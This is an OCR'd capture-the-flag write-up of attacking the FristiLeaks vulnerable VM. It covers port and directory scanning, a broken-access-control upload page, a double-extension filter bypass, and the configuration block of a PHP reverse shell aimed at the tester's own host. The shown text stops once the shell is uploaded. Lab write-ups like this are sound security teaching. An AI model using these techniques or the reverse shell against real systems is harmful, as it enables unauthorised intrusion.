

Fristi Leaks Writeup - Ben 'highjack' Sheppard




Yo, So it's Christmas time and my life is temporarily calming down and just in time for me to enter this competition. It was pretty straight forward vulnerable web application, with some simple code review but now I've done it and I have some time, I thought I may aswell write it up.
So this story starts the same way as every other pentest, conveniently for us, the IP address is provided by the VM itself.


FristiLeaks 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
Fristileaks 1.3 vulnerable VM by Ar0xA.
Goal: get root (uid 0) and read the flag file

Thanks to dqi and barrebas for testing!

IP address:192.168.56.101
localhost login: _
```

Next up, let's port scan it, the only port we find open is 80, we ran the scan with -sC to run some of the default nmap scripts and it discovers some weird entries in robots.txt, checking this out lead us to a dead end and we are shown some starwars meme image




```
┌─[root@kali] - [~] - [Wed Dec 16, 06:13]
└─[$] <> nmap -sV -sC 192.168.56.101

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-16 06:13 GMT
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.65 seconds
┌─[root@kali] - [~] - [Wed Dec 16, 06:13]
└─[$] <> █
```


If we actually look at the site, we see the following image:



This got me thinking, what the hell is a fristi ;/ So according to google it's some kind of milkshake…



I ran dirbuster with no results, but eventually something clicked, so all the entries in robots were also drinks, so what if we try 192.168.56.101/fristi as a directory and BAM - here’s the admin panel!



192.168.56.101/fristi/


Welcome to #fristileaks admin portal

Member Login

Username : [redacted]

Password : [redacted]

I tried all the usual tests for SQL injection with no luck on this login page and then went back to scanning this particular directory with dirbuster



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.56.101/fristi/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads; Go Faster ☐

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz

☐ Brute Force Dirs ☐ Be Recursive Dir to start with: /fristi/


☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp

/fristi/

Please complete the test details


Cool, so it actually found something, “upload.php” looks tasty :)


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 0 Files: 4
Results - Tree View
Errors: 0

```
http://192.168.56.101:80/fristi/
```


Type	Found	Response	Size
File	/fristi/index.php	200	216
File	/fristi/upload.php	302	654
Dir	/	200	1002
Dir	/fristi/	200	216
File	/fristi/do_upload.php	302	410
Dir	/images/	200	1244
File	/fristi/logout.php	200	344
Dir	/icons/	200	190

So we check it out in burp, immediately I noticed that there was a location header redirecting us as away from the current page but I could still see the page contents, that looks like some broken access control if I ever did see it:




```
HTTP/1.1 302 Found
Date: Wed, 16 Dec 2015 06:22:41 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
X-Powered-By: PHP/5.3.3
Set-Cookie: PHPSESSID=inpeuf0l0ls0seobijanqqn8v6;
path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
location: main_login.php
Content-Length: 269
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
<body>
<form action="do_upload.php" method="post"
enctype="multipart/form-data">
    Select image to upload:<br>
    <input type ="file" name="fileToUpload"
id="fileToUpload">
    <input type="submit" value="Upload Image"
name="submit">
</form>
</body>
</html>
```

I just copied the form out into a file on my local apache:



```
nano upload.html
nano upload.html 82x41
  GNU nano 2.2.6              File: upload.html

<html>
<body>
<form action="http://192.168.56.101/fristi/do_upload.php" method="post" enctype="$
    Select image to upload:<br>
    <input type ="file" name="fileToUpload" id="fileToUpload">
    <input type="submit" value="Upload Image" name="submit">
</form>
</body>
</html>
```


and then opened it in my browser:



127.0.0.1/upload.html


Select image to upload:

I played with the request for a few seconds because initially it blocked me uploaded a file with the name “shell.php”, I used a simple trick of double extensions which worked beautifully and called my file shell.php.jpg, I used it to upload the php-reverse-shell.php from kali’s webshells directory I just had to change the IP and port number in the config with burp:




```
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Win
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.102';  // CHANGE THIS
$port = 1337;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

In a terminal I launched netcat to listen on port 1337 and hit “forward” on burp, the response tells us that the file has been uploaded to /uploads. Atleast path disclosure bugs are useful ocassionally :)



